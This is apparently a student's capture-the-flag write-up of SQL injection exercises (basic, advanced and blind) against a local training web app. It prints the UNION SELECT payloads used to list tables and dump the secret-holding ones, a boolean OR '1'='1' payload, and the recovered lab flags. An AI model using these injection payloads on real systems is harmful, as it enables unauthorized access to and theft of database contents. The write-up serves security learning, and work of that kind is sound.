Information Security A-03

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
01 SQL Injection – Basic


Exploit a basic SQL Query

Testing basic query , got basic table and user information


query: %




query: %' UNION SELECT 1,2,3--




This way I can tell that this is injectable because results are showing




Getting all the table names to find the flag
query: %’ UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --



And I found a ”player_secrets” table




Getting data from that “player_secrets” table
query: %'UNION SELECT secret_token, reward_points, 0 FROM player_secrets—



Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS


Flag Station
127.0.0.1:5000/flags
Verify it's you
#4CK P07470
Dashboard
SQLi Basic
SQLi Advanced
SQLi Blind
XSS Lab
CSRF Lab
Bonus
Submit Flags
Logout
Admin
Flag captured for SQLI! +100 pts
Submit Captured Flags
Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.
CSRF
Forge a state-changing request to grab this flag
FLAG{...}
Submit
SQLI
Extract the hidden data via SQL injection
Captured ✓
SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
FLAG{...}
Submit
SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
FLAG{...}
STEG
Bonus stego puzzle hidden in the site chrome.
FLAG{...}
XSS
Pop an alert and steal the flag with stored XSS
FLAG{...}
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Info.Sec. A-3
Task1
found the flag!!!
11°C Sunny
10:18 AM
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

02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting of with a basic query to see what we can find
query: %




now further exploring the columns
query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --



Now getting the table names


query: %' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master –

Found a table named “client_vault” , I think the flag might be there




And using the hints got this from “client_vault” table by accessing the encrypted_data column

query: %' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault—



Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO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CSRF Lab
Bonus
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Task2
flag found!
Submit Captured Flags
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

03 SQLi blind - It's a blind SQL.

- The SQLi Blind challenge was exploited using a boolean-based injection payload (x' OR '1'='1) that forced the query to always return true.



